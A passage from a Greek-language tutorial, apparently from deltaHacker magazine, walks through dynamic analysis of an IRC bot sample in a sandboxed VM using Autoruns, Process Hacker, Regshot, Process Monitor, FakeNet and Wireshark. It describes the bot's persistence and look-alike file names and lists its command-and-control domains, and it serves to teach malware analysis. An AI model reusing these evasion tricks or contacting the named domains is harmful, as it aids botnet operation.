τοποθετήθηκαν, αν τροποποιήθηκε το registry και πάει λέγοντας. Ανοίγουμε λοιπόν το εργαλείο και περιμένουμε να ολοκληρώσει τους ελέγχους του. Μόλις τελειώσει επιλέγουμε το Save από το μενού File και αποθηκεύουμε τα αποτελέσματα σε κάποιο αρχείο. Αμέσως μετά (κι αφού πάρουμε μια βαθιά ανάσα) εκτελούμε το malware sample! Μην περιμένετε να δείτε τίποτα στην οθόνη. Η λειτουργία του είναι, προφανώς, παρασκηνιακή. Εξάλλου, μετά από λίγο θα εξαφανιστεί και το ίδιο το αρχείο που μόλις εκτελέσαμε. Βλέπετε, το να υπάρχει μπροστά στα μάτια μας το εκτελέσιμο δεν είναι κάτι που θα ήθελε ο δημιουργός του. Μη νομίζετε όμως ότι έχει προλάβει να κρυφτεί καλά μέσα στο σύστημα. Αλλά περισσότερα επ’ αυτού θα πούμε στη συνέχεια. Προς το παρόν, πάμε να δούμε αν είχαμε κάποια αλλαγή στους μηχανισμούς αυτόματης εκκίνησης. Επιστρέφουμε επομένως στο ανοικτό παράθυρο του Autoruns, ακολουθούμε τη διαδρομή File → Refresh κι αφήνουμε το πρόγραμμα να επαναλάβει τους ελέγχους του. Αν δεν εντοπίσουμε αμέσως τις αλλαγές, μπορούμε να επιλέξουμε το Compare από το μενού File και να δώσουμε στο πρόγραμμα το αρχείο

που αποθηκεύσαμε νωρίτερα. Το πρόγραμμα θα συγκρίνει τα περιεχόμενα του αρχείου με την τρέχουσα κατάσταση του συστήματος και θα επισημάνει όλες τις διαφορές με πράσινο χρώμα. Μπορείτε να δείτε τα αποτελέσματα του δικού μας πειράματος στην εικόνα 3. Προσέξτε όμως κάτι: Τα δικά σας αποτελέσματα θα είναι κατά πάσα πιθανότητα διαφορετικά! Το συγκεκριμένο κακόβουλο πρόγραμμα δημιουργεί κάθε φορά ένα αρχείο με διαφορετικό όνομα. Στην πράξη, επιλέγει τυχαία κάποιο από τα βασικά αρχεία του λειτουργικού συστήματος και δημιουργεί ένα αρχείο με παρόμοιο όνομα. Στη δική μας περίπτωση δημιούργησε το αρχείο με όνομα spooisv.exe, το οποίο διαφέρει κατά ένα γράμμα από το γνωστό αρχείο συστήματος spoolsv. Με αυτό το κόλπο το κακόβουλο πρόγραμμα προσπαθεί να περνά απαρατήρητο από τα μάτια του μέσου χρήστη -- για να μην πούμε και του προχωρημένου! Επιπρόσθετα, χρησιμοποιώντας κάθε φορά διαφορετικά ονόματα αρχείων, δυσκολεύει τον εντοπισμό του.

Σε αυτό το σημείο πρέπει να πραγματοποιούμε την πρώτη μας επιστροφή στο καθαρό Snapshot που έχουμε κρατήσει από την εικονική μηχανή. Για τους χρήστες του VirtualBox, υπάρχει ένας γρήγορος τρόπος για να τερματιστεί η εικονική μηχανή και ταυτόχρονα να πραγματοποιηθεί η μετάβαση στο επιθυμητό snapshot: Πατάμε στο κουμπί κλεισίματος (X) του παραθύρου της μηχανής κι από το μενού που εμφανίζεται επιλέγουμε την τρίτη επιλογή (power off the machine). Αμέσως μετά μαρκάρουμε το «restore current snapshot blah» και πατάμε [Enter]. Προφανώς, στη θέση του «blah» ο καθένας θα δει το όνομα που είχε δώσει κατά την




Εικόνα 7
Σε αυτή την εκτέλεση, το malware sample καμουφλάρεται ως το γνωστό πρόγραμμα Winamp. Φυσικά, τίποτα δε ξεφεύγει από το Process Monitor!

αποθήκευση του snapshot. Με αυτόν τον τρόπο, μέσα σε λίγο χρόνο και χωρίς να κάνουμε τίποτε άλλο η μηχανή θα είναι έτοιμη για να την εκκινήσουμε πάλι.

2ο Βήμα: Επισκόπηση και καταγραφή κακόβουλων διεργασιών

Η οντότητα που ονομάζουμε διεργασία (process) απαρτίζεται από το πρόγραμμα το οποίο εκτελείται και από ορισμένα ακόμα στοιχεία, όπως οι σχετικές τιμές που έχουν αποθηκευτεί στη μνήμη RAM. Όταν εκτελούμε ένα πρόγραμμα, το λειτουργικό σύστημα δημιουργεί αυτόματα την αντίστοιχη διεργασία. Προσέξτε τώρα αυτό: Ένα πρόγραμμα μπορεί να σχετίζεται με παραπάνω από μία διεργασία, ενώ μια διεργασία μπορεί να κατασκευάζει πρόσθετες διεργασίες που ονομάζονται υποδιεργασίες (ή child processes). Όσοι έχετε ασχοληθεί αρκετά με τον προγραμματισμό, είναι πολύ πιθανό να έχετε συναντήσει συναρτήσεις για τον έλεγχο διεργασιών όπως οι fork(),wait() κ.ά. Ας αφήσουμε όμως τη θεωρία στην άκρη κι ας εξετάσουμε όσα συμβαίνουν μέσα από ένα παράδειγμα. Αυτή τη φορά θα χρησιμοποιήσουμε το εργαλείο Process Hacker. Μ' αυτό μπορούμε να παρακολουθούμε εύκολα όλες τις αλλαγές στις ενεργές διεργασίες του συστήματος, σε πραγματικό χρόνο.

Ανοίγουμε το Process Hacker και το αφήνουμε να τρέξει για μερικά δευτερόλεπτα. Στο παράθυρο του προγράμματος θα εμφανιστεί (σχεδόν) αμέσως μία λίστα με τις διεργασίες του συστήματος. Όπως θα παρατηρήσετε η εν λόγω λίστα δεν είναι «επίπεδη» και το περιεχόμενό της




Εικόνα 8
Το δήθεν winamp.exe πρόσθεσε τον εαυτό του στα προγράμματα που ξεκινούν αυτόματα, τροποποιώντας κατάλληλα το registry του συστήματος.

προβάλλεται με μια ιεραρχημένη δομή. Έτσι, εκτός από τα ονόματα των διεργασιών βλέπουμε αμέσως ποιες διεργασίες δημιουργήθηκαν από το σύστημα ή από άλλες διεργασίες και, αντίστοιχα, ποιες διεργασίες έχουν δημιουργήσει υποδιεργασίες. Για παράδειγμα, όπως βλέπετε και στη σχετική εικόνα, το explorer.exe έχει δημιουργήσει τις διεργασίες VBoxTray.exe, iexplore.exe, ProcessHacker.exe κ.λπ. Όλα αυτά είναι ωραία, αλλά δεν αποτελούν το λόγο για τον οποίο ασχολούμαστε με το συγκεκριμένο πρόγραμμα. Αυτό που θέλουμε να δούμε είναι με ποιόν τρόπο το malware κρύβει τη δική του διεργασία από τα μάτια του κόσμου. Με το παράθυρο του Process Hacker ανοικτό, λοιπόν, εκτελούμε το κακόβουλο πρόγραμμα. Αμέσως θα δούμε την εμφάνιση της διεργασίας bot.exe (ή όπως αλλιώς έχουμε ονομάσει το malware sample). Αυτή η διεργασία όμως δεν θα παραμείνει για πολύ. Θα τερματιστεί πολύ γρήγορα και στη θέση της θα προκύψει μία νέα, η οποία θα παραμείνει. Αυτή η δεύτερη είναι η πραγματική διεργασία του κακόβουλου προγράμματος. Όπως θα παρατηρήσετε, το πρόγραμμα θα χρησιμοποιήσει και πάλι ένα όνομα υπεράνω κάθε υποψίας. Στη δική μας περίπτωση κοντέψαμε να βάλουμε τα γέλια: Η διεργασία του malware ονομαζόταν firewall.exe!

3ο Βήμα: Επισκόπηση αλλαγών σε registry και σύστημα αρχείων

Το registry αποτελεί μια ιεραρχική βάση δεδομένων που χρησιμοποιείται από όλα τα λειτουργικά συστήματα της οικογένειας των Windows. Σε αυτή τη βάση διατηρούνται πληροφορίες και ρυθμίσεις σχετικά με το ίδιο το λειτουργικό σύστημα, καθώς και για πολλά από τα εγκατεστημένα προγράμματα. Το registry απαρτίζεται από δύο βασικά στοιχεία: Τα κλειδιά και τις τιμές (keys και values αντίστοιχα). Τα κλειδιά μπορείτε να τα φαντάζεστε σαν αντικείμενα, στα οποία αποθηκεύονται διάφορες τιμές. Προφανώς, οι τιμές είναι τα στοιχεία, τα δεδομένα ή κάποια χαρακτηριστικά που αποθηκεύονται εντός των κλειδιών. Ένα κλειδί μπορεί να περιέχει τιμές αλλά και πρόσθετα (υπο)κλειδιά, τα οποία με τη σειρά τους μπορούν να περιέχουν τιμές ή πρόσθετα κλειδιά κ.ο.κ. Το registry είναι αποθηκευμένο σε διάφορες θέσεις του σκληρού δίσκου, ανάλογα με την έκδοση του λειτουργικού. Μία κλασική διαδρομή για την αποθήκευση των αρχείων του registry είναι η C:\Windows\System32\config. Επίσης, οι ρυθμίσεις που αφορούν σε έναν συγκεκριμένο χρήστη του υπολογιστή βρίσκονται στο αρχείο C:\Users\όνομα_χρήστη\ntuser.dat. Για να μπορέσουμε να δούμε αυτό το αρχείο πρέπει να πάμε στις ρυθμίσεις προβολής αρχείων και καταλόγων του File Explorer και να απενεργοποιήσουμε την επιλογή για απόκρυψη κρίσιμων/σημαντικών αρχείων του συστήματος. Αναρωτιέστε γιατί μας ενδιαφέρουν όλα αυτά; Μα, βέβαια, γιατί τα περισσότερα malware επιθυμούν να επέμβουν στο registry του συστήματος. Για παράδειγμα, ένα malware μπορεί να θέλει να αποθηκεύσει εκεί ορισμένες ρυθμίσεις του ή και να προσθέσει τον εαυτό του σε κάποιο κλειδί του συστήματος (π.χ., σε κάποιο κλειδί που περιέχει προγράμματα τα οποία εκτελούνται αυτόματα). Πέρα από το registry ένα malware ενδέχεται να τροποποιεί διάφορα άλλα αρχεία, όπως επίσης να διαγράφει ή και να δημιουργεί καινούργια.

Για να δούμε όλες αυτές τις αλλαγές στο σύστημα θα χρησιμοποιήσουμε τα εργαλεία Regshot και Process Monitor. Πριν προχωρήσουμε, όμως, πρέπει να επιστρέψουμε πάλι στο καθαρό snapshot της εικονικής μηχανής. Θα ξεκινήσουμε με το εργαλείο Regshot, το οποίο αποτελεί μια απλή αλλά πολύ χρήσιμη εφαρμογή. Με τη βοήθειά του μπορούμε να κρατήσουμε στιγμιότυπα του registry αλλά κι ολόκληρου του συστήματος αρχείων, όπως επίσης και να συγκρίνουμε τα στιγμιότυπα μεταξύ τους.




Εικόνα 9
Το FakeNet εν δράσει: Μόλις έπιασε τις προσπάθειες του κακόβουλου αρχείου να συνδεθεί σ' ένα IRC botnet!

Όπως καταλαβαίνετε, θα δουλέψουμε πάλι με το γνωστό τρόπο: Θα κρατήσουμε ένα στιγμιότυπο πριν κι ένα στιγμιότυπο μετά την εκτέλεση του malware, ώστε να δούμε αν και ποιες αλλαγές έγιναν στο σύστημα. Ανοίγουμε λοιπόν το Regshot και πατάμε στο κουμπάκι Scan dir1. Από κάτω γράφουμε «C:\», για να δηλώσουμε στο πρόγραμμα ότι θέλουμε να κρατήσει ένα στιγμιότυπο όλου του σκληρού δίσκου C:. Ακολούθως πατάμε στο 1st shot → Shot (πάνω δεξιά). Μετά από λίγο χρόνο το πρόγραμμα θα έχει αποθηκεύσει επιτυχώς την τρέχουσα κατάσταση του δίσκου. Σε αυτό το σημείο εκτελούμε το κακόβουλο πρόγραμμα και κατόπιν παίρνουμε το δεύτερο στιγμιότυπο, πατώντας στο κουμπί 2nd shot. Εδώ όμως δεν πρέπει να βιαστούμε! Πρέπει να δώσουμε ένα-δυο λεπτά στο malware, για να ολοκληρώσει την όποια δραστηριότητά του. Τέλος, αφού πάρουμε και το δεύτερο στιγμιότυπο, πατάμε στο κουμπί Compare, ώστε να πραγματοποιηθεί μια σύγκριση μεταξύ των δύο...

Η ανάλυση των αποτελεσμάτων προϋποθέτει μια μικρή εμπειρία σχετικά με το τι μπορεί να θεωρηθεί κακόβουλη/επικίνδυνη αλλαγή και τι όχι. Βλέπετε, τα στοιχεία που εμφανίζονται δεν αποτελούν κατ' ανάγκη το αποτέλεσμα κάποιας παράτυπης δραστηριότητας. Υπάρχουν στοιχεία στο registry τα οποία ούτως ή άλλως μεταβάλλονται πολύ συχνά. Στο δικό μας πείραμα, πάντως, εντοπίσαμε αρκετά ενδιαφέροντα πράγματα. Για

παράδειγμα, στην ενότητα Values added η πρώτη εγγραφή δείχνει ότι το malware πρόσθεσε το δήθεν χρήσιμο αρχείο που δημιουργεί (θυμηθείτε την επισκόπηση διεργασιών στο προηγούμενο βήμα) στη λίστα με τα προγράμματα που ξεκινούν αυτόματα. Στην ενότητα Files added και Files deleted επιβεβαιώνουμε επίσης τη διαγραφή του αρχείου bot.exe και τη δημιουργία του firewall.exe, μέσα στον φάκελο Windows\System32. Με το πέρασμα του χρόνου και την ανάλυση μερικών ακόμα malware της επιλογής σας, θα είστε σε θέση να αντιλαμβάνεστε εύκολα και γρήγορα ποια στοιχεία παρουσιάζουν ενδιαφέρον.

Στην περίπτωση που θεωρείτε απλοϊκά τα αποτελέσματα του Regshot, μπορούμε να γίνουμε αρκετά πιο σκληροπυρηνικοί και να στραφούμε στο Process Monitor. Πρόκειται για ένα ακόμα εργαλείο που φτιάχτηκε αρχικά από την εταιρεία Wininternals και πλέον ανήκει στη σουίτα Windows Sysinternals. Το Process Monitor μπορεί και καταγράφει όλες τις διαδικασίες, καθώς και όλες τις επεμβάσεις στο Registry και στα αρχεία του συστήματος. Και όταν λέμε «όλες», το εννοούμε! Πρόκειται για ένα μοναδικό εργαλείο, που προσφέρει τόνους πληροφοριών στο χειριστή. Χμ. Κι όταν λέμε «τόνους», δυστυχώς κυριολεκτούμε για ακόμα μία φορά! Βλέπετε, με το που ανοίγουμε το Process Monitor, ακόμη κι αν το σύστημα είναι φαινομενικά αδρανές, στο παράθυρο του προγράμματος θα δούμε έναν καταιγισμό ενεργειών. Αυτό συμβαίνει γιατί στην πραγματικότητα το σύστημα δεν είναι ποτέ αδρανές. Το μυστικό για να εξάγουμε τις χρήσιμες πληροφορίες σχετικά με το malware, βρίσκεται στη χρήση των φίλτρων (filters) του Process Monitor. Με τα φίλτρα μπορούμε να δώσουμε οδηγίες στην εφαρμογή, ώστε να εμφανίσει μόνο τις ενέργειες που εκτελούνται από κάποιο συγκεκριμένο πρόγραμμα ή διεργασία. Πριν προχωρήσουμε, όμως, πρέπει να επαναλάβουμε την κλασική, πλέον, ενέργεια: Να επαναφέρουμε την εικονική μηχανή στην αρχική (και καθαρή) κατάσταση, χρησιμοποιώντας το σχετικό Snapshot. Κατόπιν ανοίγουμε το Process Monitor και του δίνουμε λίγο χρόνο ώστε να καταγράψει τα όσα συμβαίνουν στο σύστημά μας (η καταγραφή ξεκινά αυτόματα). Ακολούθως τρέχουμε το malware sample και δίνουμε πάλι λίγο χρόνο στο Process Monitor. Αμέσως μετά σταματάμε την καταγραφή, πατώντας το τρίτο κουμπάκι από αριστερά στη μπάρα εργαλείων (αυτό με τον μεγεθυντικό φακό). Έχουμε τώρα μπροστά μας μια λίστα με δεκάδες χιλιάδες γραμμές, καθεμία από τις οποίες αντιστοιχεί σε κάποια ενέργεια, κάποιας διεργασίας. Για κάθε μία από αυτές τις διεργασίες βλέπουμε τη χρονική στιγμή που εκτελέστηκε, το όνομά της, το ID, το είδος της ενέργειας που πραγματοποίησε (π.χ., RegOpenKey), την αντίστοιχη διαδρομή και το αρχείο, την έκβαση της ενέργειας και πολλές άλλες πληροφορίες! Πατώντας το 6ο κατά σειρά κουμπάκι από αριστερά, ανοίγει ένα παράθυρο για τη διαχείριση των φίλτρων. Ένα απλό φίλτρο που μπορούμε να κατασκευάσουμε είναι το εξής: «Process Name – is – bot.exe – then Include». Αυτό λέει στο πρόγραμμα να εμφανίζει μόνο τις ενέργειες της διεργασίας bot.exe. Φυσικά, αυτό το φίλτρο θα πρέπει να το προσαρμόσετε κατάλληλα και στη θέση του bot.exe να βάλετε το όνομα που είχατε δώσει εσείς στο malware sample. Μόλις πατήσουμε Add και OK, το πρόγραμμα θα κρύψει όλες τις περιττές γραμμές και θα διατηρήσει μόνον αυτές που σχετίζονται με το υπό εξέταση malware. Ακολούθως, μπορούμε να ψάξουμε μέσα σε αυτά τα αποτελέσματα, κατασκευάζοντας ένα πρόσθετο φίλτρο. Αυτή τη φορά θα ψάξουμε για την ενέργεια Process Create, ώστε να βρούμε το όνομα της διεργασίας που δημιουργήθηκε από το bot.exe. Με αυτή τη γνώση μπορούμε να ανανεώσουμε το πρώτο φίλτρο, ώστε να περιορίσουμε ακόμη περισσότερο τα δεδομένα που εμφανίζει το πρόγραμμα. Στο




δικό μας παράδειγμα, η νέα διεργασία είχε αυτή τη φορά όνομα winamp.exe! Όπως βλέπετε στις σχετικές εικόνες, προσθέτει τον εαυτό της στα προγράμματα που ξεκινούν αυτόματα με το σύστημα, αλλά η δράση της δεν σταματά εκεί. Όπως αντιλαμβάνεστε, σε αυτό το στάδιο απαιτείται και πάλι μια κάποια εμπειρία, η οποία μπορεί να αποκτηθεί με πειραματισμό κι εξάσκηση.

Εικόνα 10
Το αρχείο pcap, που δημιουργείται αυτόματα από το FakeNet, κάλλιστα μπορεί να διαβαστεί από το Wireshark.

4ο Βήμα: Καταγραφή και ανάλυση κακόβουλης δικτυακής κίνησης

Τελευταίο βήμα στη δυναμική ανάλυση του malware είναι η καταγραφή της δικτυακής δραστηριότητας. Μας ενδιαφέρει να μάθουμε πώς και τι λέει με το δημιουργό του, ώστε να κατανοήσουμε και την αποστολή του. Σε αυτήν την προσπάθεια θα μας βοηθήσουν τα εργαλεία FakeNet και Wireshark. Νομίζουμε ότι το Wireshark δε χρειάζεται ιδιαίτερες συστάσεις. Πολύ απλά, πρόκειται για ένα κορυφαίο εργαλείο ανάλυσης της



Εικόνα 11
Ποιος είπε ότι το Wireshark δεν μπορεί να μας βοηθήσει κι από μόνο του; Εδώ βλέπουμε την καταγραφή των NetBIOS request, για τα κακόβουλα domains που χρησιμοποιεί το bot. Προσέξτε ότι το πρώτο από αυτά δεν εμφανίστηκε στο FakeNet...

δικτυακής κίνησης. Αφιερώστε λίγο χρόνο στην εκμάθηση του και να είσαστε σίγουροι ότι δεν θα πάει χαμένος. Το FakeNet, από την άλλη, δεν είναι και τόσο γνωστό. Δημιουργήθηκε από τους συγγραφείς του (πολύ δυνατού) βιβλίου Practical Malware Analysis. Το FakeNet δημιουργεί ένα ψεύτικο δίκτυο με ψεύτικες υπηρεσίες (π.χ., DNS, HTTP server κ.ά.), στο οποίο προωθεί όλα τα αιτήματα του συστήματος που σχετίζονται με το δίκτυο. Μ' αυτόν τον τρόπο, ακόμη κι αν ο (φυσικός ή εικονικός) υπολογιστής δεν είναι online, ένα malware που ρωτάει, π.χ., ποια είναι η «IP του domain name deltahacker.gr», θα πάρει απάντηση από τον ψεύτικο DNS server του FakeNet. Έτσι, νομίζοντας ότι είναι συνδεδεμένο στο Internet, θα συνεχίσει τη λειτουργία του κανονικά και θα αποκαλυφθεί η μετέπειτα δράση του (σε ποια θύρα συνδέεται, τι προσπαθεί να στείλει, με ποιο πρωτόκολλο επικοινωνεί κ.ο.κ.). Παράλληλα, το FakeNet παρατηρεί όλα τα πακέτα που ταξιδεύουν εντός του ψεύτικου δικτύου και τα αποθηκεύει σε ένα αρχείο τύπου pcap (packet capture). Αυτό το αρχείο μπορούμε

αργότερα να το ανοίξουμε και να το αναλύσουμε με το Wireshark. Ας τα δούμε όλα αυτά στην πράξη.

Κατά τα γνωστά, ξεκινάμε φορτώνοντας το καθαρό snapshot της εικονικής μηχανής. Μετά ξεκινάμε το FakeNet και περιμένουμε λίγο, μέχρι να εμφανιστούν τα μηνύματα που μας ενημερώνουν για τη λειτουργία του προγράμματος (αν το firewall των Windows εμφανίσει κάποιο μήνυμα πατάμε στο Unblock). Όταν είναι έτοιμο το ψεύτικο δίκτυο, εκτελούμε για ακόμη μία φορά το malware sample. Αυτομάτως βλέπουμε στο παράθυρο της κονσόλας να εμφανίζεται η δικτυακή δράση του αρχείου. Τι παρατηρούμε εδώ; Όπως φαίνεται και στην εικόνα 9, το bot αναζητά δύο domain names (`proxima.ircgalaxy.pl` και `l.abelc.com`). Το FakeNet απαντάει και το bot συνδέεται σε διαφορετική port σε κάθε server. Όπως βλέπετε στην ίδια εικόνα, στέλνει κι ορισμένες εντολές το άτιμο! Αν ανοίξετε το deltaHacker 011 και πάτε στο άρθρο για την κατασκευή ενός botnet, θα διαπιστώσετε αμέσως ότι οι εντολές που στέλνει το malware ουσιαστικά αποτελούν εντολές του πρωτοκόλλου IRC. Εν ολίγοις, το malware που εξετάζουμε προσπαθεί να συνδεθεί σε ένα ωραιότατο IRC botnet! Το τι εντολές μπορεί να λάβει από εκεί κι έπειτα είναι άλλο ζήτημα. Δεν είναι πολύ δύσκολο να το ανακαλύψουμε, αλλά θα πρέπει να στήσουμε έναν τοπικό IRC server και να παραστήσουμε ότι είμαστε εμείς πίσω από το IRC botnet… Για άλλη μια φορά, αυτό το θέμα έχει αναλυθεί στο τεύχος 011 και θα σας το αφήνουμε ως άσκηση :) Τέλος, κλείνοντας το παράθυρο της κονσόλας του FakeNet, μπορούμε να εξετάσουμε το αρχείο pcap που δημιουργήθηκε αυτόματα. Φυσικά, αυτή η εξέταση θα γίνει με το Wireshark.

Επίλογος

